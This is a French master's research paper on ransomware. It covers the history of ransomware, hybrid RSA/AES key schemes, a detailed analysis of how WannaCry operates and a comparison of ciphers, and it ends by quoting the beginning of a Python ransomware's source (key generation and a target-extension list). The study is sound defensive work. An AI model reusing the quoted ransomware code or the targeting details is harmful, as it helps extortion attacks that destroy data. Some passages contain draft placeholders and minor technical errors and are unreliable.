Université Paris 8

Département Mathématiques

Master Arithmétique, Codage et Cryptologie

Les Ransomwares
TER

Auteur :
LINON Romuald

Sous la direction de
M. Lavauzelle

3 Juin 2021/2022

Contents

1 Introduction.

Les ransomwares sont des logiciels d'extorsion qui peuvent verrouiller votre ordinateur et demander une rançon en échange du déverrouillage de celui-ci.
Selon la nature du ransomware c'est l'ensemble du système d'exploitation ou des fichiers individuels qui sont chiffrés.

On peut les distinguer en deux catégories:

- Ransomware Locker : Les fonctionnalités de base de l'ordinateur sont touchées.
- Ransomware Crypto : Les fichiers individuels sont touchés.

Le chiffrement est un procédé de cryptographie grâce auquel on souhaite rendre la compréhension d'un document impossible à toute personne qui n'a pas la clé de chiffrement ou de déchiffrement.Une clé est un paramètre utilisé lors d'une opération cryptographique.

Les Ransomwares sont une des méthodes les plus populaires d'attaque envers les entreprises et sociétés. Dans le cadre du Master il est, à mon avis, essentiel de comprendre comment ces attaques fonctionnent et aussi comprendre certains aspect du déchiffrement. En effet, le déchiffrement est la clé de la solution aux ransomwares. il est donc indispensable d'avoir des connaissances approfondies sur le chiffrement, ainsi que le déchiffrement. Elles sont un bon exemple de cryptographie et de programmation. Il est aussi important de connaître les méthodes utilisées pour ainsi savoir comment s'en prémunir, ou avoir quelques pistes de recherche pour une contre-attaque.

Ces recherches sont au centre des préoccupations des entreprises dans le domaine de la sécurité de l'information.
Plus précisément depuis la montée des ransomwares ces deux dernières décennies, et son point culminant marqué par WannaCry qui a touché plus de 150 pays et des millions de machines. Ce point culminant a engendré une nouvelle génération de ransomwares et a donc augmenté la sévérité de ces attaques.
Ce travail de recherche a pour but de comprendre comment les logiciels de rançon fonctionnent, et éventuellement trouver une contre-attaque.

Pour cela il serait tout d'abord intéressant de voir l'histoire des ransomwares, comment ils sont apparus et comment ils ont évolué au fil des années.
Ensuite nous allons détailler l'une des plus grandes attaques de ransomware: l'attaque de Wannacry. Nous allons essayer de comprendre comment il a pu se diffuser sans être repéré, et comment fonctionne-t-il.
Puis pour finir on va se concentrer sur les différents algorithmes de chiffrement utilisés dans les ransomwares. On va chercher à savoir si l'utilisation de différents procédés d'un ransomware à un autre fait vraiment une différence.
Existent-ils des techniques de chiffrement pour les ransomwares qui nous sont inconnue ? Si oui, pouvons-nous les déjouer ?

2 Fonctionnement des Ransomware

2.1 Histoire

La première attaque de ransomware recensé est apparue en 1989: PC Cyborg Trojan.(1) Cette attaque avait ciblé l'industrie de la santé, qui est à ce jour, encore une des plus grosses cibles en termes de cyber-attaque.
Cette attaque a été initiée par Joseph Popp, un chercheur en maladies sexuellement transmissibles en distribuant plus de 20 000 disquettes à d'autres chercheurs à travers plus de 90 pays.
Cette disquette contenait un questionnaire sur le risque de transmission MST (Maladies sexuellement transmissible), mais elle contenait aussi un programme malicieux qui restait inactif jusqu'à ce que l'ordinateur soit allumé 90 fois.(1)
Il utilisait un payload qui apparaissait sous la forme d'une fenêtre d'avertissement que la licence d'un logiciel avait expirée. Puis après lancement, il chiffrait des fichiers sur le disque dur, tout en demandant à la victime de payer 189 $ à la société « PC Cyborg Corporation » pour déverrouiller le système.
Étant donné l'époque, cette somme devait être envoyée par courrier, ce qui n'était pas un moyen sûr de procéder à un paiement, et donc diminuait la capacité de l'attaquant à gagner de l'argent grâce au logiciel de rançon.
Cette première attaque était plutôt expérimentale et avait beaucoup de failles.
Mais par la suite d'autres ransomwares ont fait leur apparition en utilisant d'autres méthodes de chiffrement, comme par exemple en augmentant la taille des clés, en variant les fichiers ciblés par le ransomware, ou en proposant les paiements et ligne.
Au fil des années d'autres attaques de ransomwares ont été recensées mais elles n'étaient jusque là pas très répandues.
Ces attaques sont restées peu communes jusqu'au milieu des années 2000.
Puis les attaquants ont commencé à utiliser des algorithmes de chiffrement plus difficiles à déchiffrer comme RSA ou l'AES.

Ceci a ouvert la voie à la création d'une variété de ransomware, tous ayant des cibles différentes, des types de rançons différentes.
Aujourd'hui les ransomware sont toujours une menace que ce soit pour les grandes entreprises ou pour les utilisateurs lambda.

2.2 L'avancé des attaques

Au fil des années les Ransomwares ont évolué, que ce soit dans la sévérité des dégâts qu'ils peuvent causer, ou dans les algorithmes de chiffrement. C'est-à-dire que les avancés en termes de cybersécurité ont aussi influencé les techniques en matière de logiciel de rançon. On a donc vu des attaquants utiliser des chiffrements RSA-2048 ou 4096, AES ou à courbes elliptiques.

Au début, la plupart des attaquants programmaient leurs propre algorithmes de chiffrement. Mais cela était considéré comme une mauvaise pratique car peu de ces attaquants étaient expérimentés en cryptographie. Les attaques pouvaient donc souvent être déjouées à cause de failles dans le code des ransomwares des attaquants inexpérimentés.

Les attaquants se sont donc tournés vers des codes utilisant des librairies déjà existantes, plus difficiles à déjouer. Ou vers des codes déjà prêts à l'emploi: des kits qui peuvent être achetés et qui ont été confectionnés par des personnes expérimentées et reconnues. Il arrivait aussi que certaines personnes commissionnent des hackers pour mener des attaques de grandes envergures.

Les attaquants plus expérimentés qui ont développé des kits ont fait en sorte que ceux-ci peuvent être téléchargés et déployés sur des réseaux par des attaquants moins expérimentés.
C'est ce qu'on appelle "ransomware as a service", des cybercriminels expérimentés qui monétisent leur service et expérience à travers la vente de virus prêt-à-l'emploi.
Parmi ces ransomwares prêt-à-l'emploi se trouvaient CryptoWall, Locky, CryptoLocker ou TeslaCrypt qui étaient les ransomwares les plus répandus entre 2013 et 2016.(1)



Figure 1: Répartition en pourcentage des différents logiciel de rançon par Kapersky Labs en 2014-2015(1)

CryptoWall étant le plus répandu et ayant rançonné plus de 320 Millions de dollars jusqu'à aujourd'hui.
On peut remarquer que les ransomwares cités ci-dessus constituent 77,48% des attaques de ransomware, ce qui correspond à 101 568 utilisateurs d'ordinateur.
Entre Septembre et Décembre 2013, CryptoLocker a infecté plus de 250 000 ordinateurs et a rapporté plus de 3 Millions de dollars aux attaquants.
Et de 2015 à 2016 TeslaCrypt, Cryakl, Scatter et CTB-Locker ont été responsable de 79,21% de ces attaques.(1)

En 2015 les ransomware TeslaCrypt et Alpha Crypt ont touché 163 victimes, amassant 76,522$ pour les attaquants. En général les demandes de rançons étaient demandées en Bitcoin, et rarement par PayPal ou MyCash. Le montant des rançons variaient entre 150$ et 1000$.
Au milieu de l'année 2015 CryptoWall a atteint la somme de 18 Millions de dollars extorquée aux victimes. Cette somme colossale a provoqué la réaction du FBI qui a publié un communiqué avertissant les entreprises de la diffusion et des méthodes d'opération de ces ransomwares.(1)

Puis on a vu aussi le passage à l'action de groupes de cybercriminels organisés comme "the Armada Collective" en lançant une série d'attaques en 2015 contre des banques grecques.(1)
L'attaque consistait à prendre en otage des données en chiffrant d'importants fichiers, comme des données clients et des données bancaires essentielles aux fonctionnement de ces banques.
Leur but était de demander une rançon de 7 Millions d'euros à chaque banque.
Les victimes ont préféré, dans ce cas précis, ne pas payer la rançon, recouvrir la majorité des données perdues grâce à des sauvegardes sur des serveurs extérieurs, et renforcer leurs défenses.
Mais ces attaques soulevaient évidemment un autre plus gros problème: des groupes malattenionnés peuvent infiltrer plusieurs réseaux à la fois sans être repéré, puis sont capables de mener des attaques de grandes envergures coordonnées au même moment.
Cela a résulté en une montée des attaques visant des secteurs de grandes valeurs pour les attaquants comme les domaines de la santé, banque et institutions gouvernementales.
Le but étant évidemment d'attaquer le plus de domaines possibles afin de les obliger à payer de grosses rançons.
De plus ce genre d'attaques pouvaient être menées par seulement de petits groupes d'attaquants.

Ensuite en 2017 un nouveau type de logiciel de rançon apparaît avec WannaCry. WannaCry a été à l'origine d'une attaque qui a touché plus de 150 pays et qui visait, en plus des ordinateurs,



Figure 2: Répartition en pourcentage du domaine des entreprises touchées par un ransomware dans le sondage IBM, 2021 (2)

"l'internet des objets". C'est-à-dire que pour la première fois dans l'histoire on a vu des appareils connectés tels que des caméras, des smarts TV, etc ... se faire attaquer par des ransomwares.(1)

Les techniques d'infection sont donc devenues de plus en plus sophistiquées et malveillantes.
Les attaques se sont étendues aux outils externes tels que les clés USB ou aux disques dur externes, l'utilisation de backdoor TOR s'est développée afin d'avoir un accès non restreint à un réseau. Elles se sont aussi étendues à travers des sites d'hameçonnage qui peuvent exécuter un code au moment du chargement de la page exploitant la faille d'un navigateur web ou d'un système d'exploitation, ou aussi à travers d'email piégés: c'est-à-dire des emails imitant des services existant pour tromper la victime et l'inciter à télécharger un fichier contenant un logiciel malveillant, ou à cliquer sur un lien menant à un site d'hameçonnage.

En 2021 IBM Security a mené une enquête sur plus de 3600 entreprises qui ont été touchées par une attaque de ransomware.
Parmis ces entreprises: 51% ont signalé l'atteinte à des données sensibles, 61% ont payé la rançon.(2)

En outre en 2021 on a pu noter l'attaque du Darkside Ransomware, suspectée d'avoir été lancée par un groupe de cybercriminels russes. Cette attaque visait un oléoduc de 8900km transportant des hydrocarbures aux Etats-Unis. Cette attaque a donc résulté à l'arrêt de cet oléoduc qui fournissait 45% du fuel sur la côte Est des Etats-Unis.(3)

2.3 Fonctionnement

Le montant des demandes de rançons est plus élevé aujourd'hui. Une date limite est instaurée, passé la date butoir la rançon double, les documents sont détruit ou chiffrés de manière permanente.



Figure 3: Répartition des montants des plus hautes sommes demandés aux entreprises(2)

Les ransomwares utilisant seulement un algorithme de chiffrage symétrique (AIDS Trojan 1980-1990) pourront chiffrer les fichiers de la victime rapidement en utilisant l'AES. Le problème que cela pose du point de vue de l'attaquant est qu'il va devoir stocker les clés de chiffrement dans un fichier se trouvant dans l'ordinateur de la victime.
Une fois que la victime a payé la rançon, l'attaquant ouvrira ce fichier et commencera à déchiffrer les fichiers touchés par le logiciel de rançon, mais pour des cryptographes il ne serait pas difficile de retrouver ce fichier contenant les clés et donc contourner ce système de rançon.

Les ransomwares utilisant un algorithme de chiffrement asymétrique auront une vitesse de chiffrement beaucoup plus lente. L'idée est d'utiliser le RSA-4096 et de générer deux clés: une publique et une privée et d'ensuite stocker la clé privée sur un serveur choisi par l'attaquant. Cela pose problème car la victime doit être connectée à Internet lors de l'attaque et il faut aussi que le serveur soit bien connecté pour que la clé privée soit bien transmise.
Sinon la clé va être stockée sur l'ordinateur de la victime (ce qui n'est pas une solution), ou détruite (ce qui ne permettra pas la demande de rançon).

Il y a aussi la méthode de chiffrement asymétrique à partir d'un serveur.(4) (5)
Les clés publique et privée seront stockées sur un serveur. Elles seront générées une seule fois et resteront inchangées. Si une victime reçoit la clé privée, elle pourra donc la transmettre à toutes les autres victimes. Ou sinon la victime enverra ses fichiers au serveur, mais cela serait trop lent.

Puis il a y enfin le système de chiffrement utilisant un algorithme asymétrique et un algorithme symétrique de chiffrement. (4)
Cette méthode ne requiert pas de connexion internet au chiffrage des fichiers, seulement au décryptage.
Le ransomware et le serveur vont chacun générer une paire de clés RSA et le ransomware contiendra en plus la clé publique générée par le serveur.
La clé privée générée par le ransomware sera chiffrée par la clé publique du serveur.
Puis le ransomware va utiliser un AES pour chiffrer les fichiers de la victime.
Ensuite les clés de l'AES seront chiffrées par la clé publique du ransomware.

Donc pour que la victime récupère ses fichiers, il lui faudra la clé de déchiffrement de l'AES qui a été chiffrée par la clé publique du ransomware. Donc il va lui falloir déchiffrer cette clé avec l'aide de la clé privée du ransomware, qui a été elle aussi chiffrée avec la clé publique du serveur.(4)
Pour la décrypter il va falloir la clé privée du serveur qui est stockée évidemment sur le serveur.

Ce sont aujourd'hui les méthodes les plus connues et utilisées.
Il est très intéressant de voir toutes les évolutions qu'il y a eu autour des ransomwares. Nous sommes passés d'un logiciel malveillant quelconque à un outil permettant d'extorquer des sommes exhorbitantes à des grandes entreprises à travers le monde.
Les apparitions de groupes cybercriminels et les attaques coordonnées ont donné un tout autre angle aux logiciels de rançons.
Comme on a pu voir avec le sondage d'IBM security, c'est encore aujourd'hui une grande menace et beaucoup d'entreprises se sentent obligées de payer la rançon demandée.
Dans la partie suivante nous allons revenir en détail sur le ransomware qui à l'orgine d'une des plus grandes cyber-attaque en touchant plus de 150 pays.(6)

3 WannaCry

3.1 Histoire et fonctionnement

Wannacry(7) est un logiciel de rançon qui s'est diffusé dans 150 pays et plus de 10 000 entreprises depuis le Mai 2017(6) touchant les télécommunications, les usines automobiles, les universités et l'industrie de la santé, etc .. Le virus chiffre les fichiers et demande un paiement de 300 à 600 dollars en Bitcoin à une adresse de porte-monnaie virtuel.
Les instructions sont spécifiées sur une fenêtre qui s'ouvre après infection.
Le logiciel de rançon est composé de plusieurs composants.
Le chiffreur est contenu dans le "dropper". Le chiffreur contient aussi l'application de déchiffrage, une copie de Tor, et d'autres fichiers contenant des clés de chiffrement.

Les créateurs de WannaCry semblaient ne pas avoir instauré de codes obfusquant le ransomware. L'obfusquation est une tehcnique qui sert à rendre le code source incompréhensible pour l'être humain ou pour un décompilateur.

Obfuscation Example	Explanation

public class HelloWorld {
 	
public static void main(String[] args) {
System.out.println("Hello World!");
}
}
	Normal code for "Hello World!"

public class HelloWorld {
 	
public static void main(String[] args) {
System.out.println("48656c6c6f20576f726c6421");
}
}
	Data Obfuscation with Hex
	Hex encoding turns "Hello World!" into 48656c6c6f20576f726c6421.

public class HelloWorld {
 	
public static void main(String[] args) {
System.out.println("48","65en","6c","6c(fd","6f","2054","57g","6f5h","72__t","6c","64'h","21"
);
}
}
	Data fragmentation
	Adding "" around each digit and then packing it with other additional characters - in decoding only the first two bytes are read.

public class HelloWorld {
 	
cHVibGljIHN0YXRpYyB2b2lk main(String[] args) {
System.out.println("48","65en","6c","6c(fd","6f","2054","57g","6f5h","72__t","6c","64'h","21"
);
}
}
	Code Obfuscation with Base64
	Using Base64 to encode 'public static void' into cHVibGljIHN0YXRpYyB2b2lk hides the variables that determine how the "Hello World!" script is run.

Figure 4: Exemple d'algorithme d'obfusquation sur un code source

Ils ne semblaient pas avoir de code détectant si le code était exécuté à l'intérieur d'une machine virtuelle.(8)
Une machine virtuelle ou VM est un environnement entièrement virtualisé qui fonctionne sur une machine physique. Elle exécute son propre système d'exploitation et peut, si le logiciel malveillant ne contient pas de code détectant les machines virtuelles, contenir l'infection à l'intérieur de cet environnement.

Le ransomware exploitait un bug pour pouvoir infecter la machine d'une victime.
Le bug s'appelait EternalBlue. (8)
Il consiste en l'exploitation du protocole Server Message Block (SMB) qui a servi au virus de se répandre à travers tout les réseaux qui avait ce protocole établi.
Le protocole SMB est un protocole permettant le partage de ressources sur des réseaux locaux avec des PC sous Windows.
Cette vulnérabilité permettait au code l'exécution de code à distance

Ensuite le logiciel malveillant créait une session SMB (donc une backdoor) pour pouvoir envoyer des paquets contenant le reste du virus en passant inaperçu.

Ces paquets vont contenir le dropper qui sera ensuite exécuté.(8)
Il va tout d'abord essayer d'établir une connexion à une URL (expliqué domaine de l'URL a été supprimée).
Si la connection ne réussit pas le dropper va créer un processus appelé "mssecsvc2.0" qui s'affichera sous le nom "Microsoft Security Center (2.0) Service"



Figure 5: Processus WannaCry, masqué en un processus Windows(8)

Puis, le dropper extrait le chiffreur depuis l'un des paquets, le compile en fichier exécutable puis l'exécute.

Quand il est exécuté, le chiffreur regarde si le mutex (def) "MsWinZonesCacheCounterMutexA0" existe. S'il existe, il ne s'exécutera pas.

Le chiffreur contient aussi les fichiers suivants:(8)

- "Readme" sous plusieurs langages
- b.wnry, bitmap contenant les instructions pour le déchiffrement
- c.wnry, contenant les adresses suivantes: (mettre les adresses)
- r.wnry, des instructions utilisées par le déchiffreur
- s.wnry, un fichier zip contenant un exécutable du logiciel TOR
- t.wnry, fichier chiffré
- taskdl.exe, fichier contenant un outil de suppression
- taskse.exe, contenant un Remote Desktop Protocol (def) exécutant le ransomware sur toutes les sessions
- u.wnry, le déchiffreur.

Après que le dropper ait installé tous ces fichiers, il va tenter de changer les attributs de ces fichiers en "caché" et leur donner les droits d'administrateurs.

Ensuite WannaCry va chiffrer les fichiers du systèmes en cherchant les extensions suivantes:

.docx	.ppam	.sti	.vcd	.3gp	.sch	.myd	.wb2
.docb	.potx	.sldx	.jpeg	.mp4	.dch	.frm	.slk
.docm	.potm	.sldm	.jpg	.mov	.dip	.odb	.dif
.dot	.pst	.sldm	.bmp	.avi	.pl	.dbf	.stc
.dotm	.ost	.vdi	.png	.asf	.vb	.db	.sxc
.dotx	.msg	.vmdk	.gif	.mpeg	.vbs	.mdb	.ots
.xls	.eml	.vmx	.raw	.vob	.ps1	.accdb	.ods
.xlsm	.vsd	.aes	.tif	.wmv	.cmd	.sqlitedb	.max
.xlsb	.vsdx	.ARC	.tiff	.fla	.js	.sqlite3	.3ds
.xlw	.txt	.PAQ	.nef	.swf	.asm	.asc	.uot
.xlt	.csv	.bz2	.psd	.wav	.h	.lay6	.stw
.xlm	.rtf	.tbk	.ai	.mp3	.pas	.lay	.sxw
.xlc	.123	.bak	.svg	.sh	.cpp	.mml	.ott
.xltx	.wks	.tar	.djvu	.class	.c	.sxm	.odt
.xltm	.wk1	.tgz	.m4u	.jar	.cs	.otg	.pem
.ppt	.pdf	.gz	.m3u	.java	.suo	.odg	.p12
.pptx	.dwg	.7z	.mid	.rb	.sln	.uop	.csr
.pptm	.onetoc2	.rar	.wma	.asp	.ldf	.std	.crt
.pot	.snt	.zip	.flv	.php	.mdf	.sxd	.key
.pps	.hwp	.backup	.3g2	.jsp	.ibd	.otp	.pfx
.ppsm	.602	.iso	.mkv	.brd	.myi	.odp	.der
.ppsx	.sxi						

Figure 6: Liste des extensions ciblées par WannaCry.(8)

Puis il va lancer "@WanaDecryptor@.exe" qui affichera deux décomptes et des instructions pour envoyer la rançon.
La rançon demandée est de 300 dollars en bitcoin a envoyé à une adresse de porte-monnaie virtuel.

Figure 7: Message de rançon affiché après que le chiffrement soit terminé.(8)

Si la rançon n'est pas payée avant la fin du premier décompte, la somme demandée double. Après la fin du second décompte les fichiers seront soit détruis ou soit impossibles à déchiffrer (clé de déchiffrement supprimée).



Figure 8: Message mis en fond d'écran par b.wnry.(8)

Wannacry utilise les bibliothèques Microsoft Enhanced RSA et AES Cryptographic Provider pour le chiffrement.
Ces bibliothèques sont toutes les deux fournis par Microsoft. Ce sont des Win32 Apps qui sont des founisseurs de chiffrement de bases.

Le logiciel malveillant contient deux clés publiques: une est utilisée pour chiffrer des fichiers, l'autre est utilisée pour chiffrer une petite quantité de fichiers afin de faire une démonstration de déchiffrement à la victime.
Le but est de prouver que le ransomware peut déchiffrer des fichiers.

Lorsque qu'il est lancé sur la machine de la victime, une paire unique de clés RSA 2048 va être générée. Donc chaque victime aura une paire unique de clés.
Une fois que cette paire de clé est générée, la clé publique va être déplacée dans un fichier local appelé 00000000.pky en utilisant CryptExportKey API.
CryptoExportKey API est est une interface logicielle qui permet de connecter un logiciel ou un service à un autre logiciel ou service afin d'échanger des données et des fonctionnalités. Dans ce cas précis cela permettra d'exporter des paires clés de manière sécurisé.(6)

Ensuite il exporte la clé privé et la chiffre avec la deuxième clé publique et la stocke localement (ou sur serveur).
Puis il utilise CryptDestroyKey API afin de détruire la clé privé en mémoire afin d'éviter le recouvrement de cette clé.

Ensuite il va énumérer tous les fichiers susceptibles d'être chiffré en fonction de leur extension (voir image ci-dessus). Si la taille de ces fichiers est moins de 209 715 200 bytes, ils seront utilisés comme démonstration de déchiffrement.

3.2 Solution

Il existe plusieurs solutions afin d'éviter d'être infecté par ce ransomware, ou afin de pouvoir recouvrer ses fichiers.
A noter que le paiement de la rançon ne garantit pas que l'outil de déchiffrement sera donné en retour.
Il y a tout d'abord la mise à jour de Windows pour empêcher l'exploitation du bug Eternal Blue.
Avoir un antivirus qui pourra détecter le hash de fichiers malveillants et les éliminer sur le champ.
Le hash d'un fichier permet de comparer deux fichiers numériques très proches en apparence et vérifier que le fichier d'origine (l'entrée) n'ait pas fait l'objet d'une modification malveillante.
Bloquer les connections SMB afin d'éviter l'exploitation du bug.

4 Etude des algorithmes de chiffrement

4.1 Généralités

Dans cette partie nous allons étudié les différents algorithmes de chiffrement utilisés par les ransomwares.
Comme vu précédemment, les méthodes utilisées par les attaquants ont évolués au fil du temps.

Ransomware	Date d'apparition	chiffrement utilisé
Reveton	2012	RSA et DES
GpCode	2013	RSA-660 et AES
CryptoLocker	2013	RSA-2048
Crytpo Wall	2013	RSA-2048
FileCrytpo	2013	RSA-2048
TeslaCrypt	2013	RSA-2048
CTB-Locker	2014	Elliptic Curve
Shade	2015	RSA-3072 et AES-256
Jigsaw	2016	RSA et AES
WannaCry	2017	RSA et AES

Etudions le tableau ci-dessus.
Tout d'abord quelques rappels: - RSA: Le chiffrement RSA est un algorithme de cryptographie asymétrique. Il utilise une paire de clé composée d'une clé publique pour chiffrer, et une clé privée pour déchiffrer. En pratique, plus la taille de la clé est longue, plus le chiffrement est considéré est considéré comme "sécurisé". C'est-à-dire que le chiffrer ne peut pas être déchiffrer par force brute. Dans le cas du RSA une taille d'au moins 2048 bits est recommendée.
- DES: Le chiffrement DES est un algorithme de cryptographie symétrique. Il utilise une paire de clé secrètes de tailles de 56 bits. Son utilisation n'est plus recommandé aujourd'hui car il peut être attaqué en un temps raisonnable.
- AES: Le chiffrmeent AES est un algorithme de cryptographie symétrique et est donc composé d'une paire de clé secrète. La taille des clés varient entre 128 et 256 bits.
- ECC: La cryptographie sur les courbes elliptiques regroupe un ensemble de techniques cryptographiques comme le chiffrement ElGamal ou l'échange de clés Diffie-Hellman. Il repose sur l'usage des courbes elliptiques en cryptographie.

On peut voir dans le tableau ci-dessus plusieurs types de chiffrements utilisés: Chiffrement asymétrique, chiffrement asymétrique et symétrique, chiffrement utilisant des courbes elliptiques. Plus on avance dans le temps, plus la taille des clés utilisées augmentent. On peut remarquer que l'utilisation du chiffrement DES s'est arrêtée très tôt et a laissé place au chiffrement AES.
Comme vu précédemment l'utilisation de chiffrement symétrique et asymétrique permet d'attaquer rapidement une victime puis de chiffrer les clés secrètes et de stocker la clé publique sur un serveur externe.(9)
L'utilisation seule du chiffrement asymétrique est utilisé seulement pour quelques cas précis: La cryptographie asymétrique étant plus lente en terme de chiffrement, l'attaque sera concentré seulement sur le chiffrement de fichiers indispensable au fonctionnement du système. Des données personnelles prendraient trop de temps à chiffrer.
L'utilisation des courbes elliptiques permet, par rapport au RSA, une taille plus petite des clés pour un même niveau de sécurité. Cependant, en utilisant ce chiffrement il n'y a pas d'autres différences notables que ce soit en terme de vitesse, ou en terme de pratiqualité.

L'évolution des méthodes utilisées par les attaquant correspond donc aux évolutions de la cryptographie et des avancés technologiques.
Les attaquant utilisent des librairies publiques pour leur chiffrement, il n'y pas, pour l'instant, de chiffrements différents de ceux qui sont déjà communément utilisés.
La seule différence est que ces techniques sont utilisées dans un contexte malicieux.

4.2 Chiffrement symétrique

Regardons de plus près le code source d'un ransomware utilisant un chiffrement symétrique.
Ransom0 par HugoLB0 sur GitHub(10):

```
from datetime import datetime
from os import name, path
from cryptography.fernet import Fernet
from random import randint

digits = randint(1111,9999)
key = Fernet.generate_key()

    EXTENSIONS = (
        # '.exe,', '.dll', '.so', '.rpm', '.deb', '.vmlinuz', '.img',  # SYSTEM FILES
         '.jpg', '.jpeg', '.bmp', '.gif', '.png', '.svg', '.psd', '.raw', # images
         '.mp3','.mp4', '.m4a', '.aac','.ogg','.flac', '.wav', '.wma', '.aiff', '.ape',
         '.avi', '.flv', '.m4v', '.mkv', '.mov', '.mpg', '.mpeg', '.wmv', '.swf', '.3gp
         '.doc', '.docx', '.xls', '.xlsx', '.ppt','.pptx', # Microsoft office
         '.odt', '.odp', '.ods', '.txt', '.rtf', '.tex', '.pdf', '.epub', '.md', '.txt
         '.yml', '.yaml', '.json', '.xml', '.csv', # structured data
         '.db', '.sql', '.dbf', '.mdb', '.iso', # databases and disc images
         '.html', '.htm', '.xhtml', '.php', '.asp', '.aspx', '.js', '.jsp', '.css', # v
         '.c', '.cpp', '.cxx', '.h', '.hpp', '.hxx', # C source code
         '.java', '.class', '.jar', # java source code
         '.ps', '.bat', '.vb', '.vbs' # windows based scripts
         '.awk', '.sh', '.cgi', '.pl', '.ada', '.swift', # linux/mac based scripts
         '.go', '.py', '.pyc', '.bf', '.coffee', # other source code files
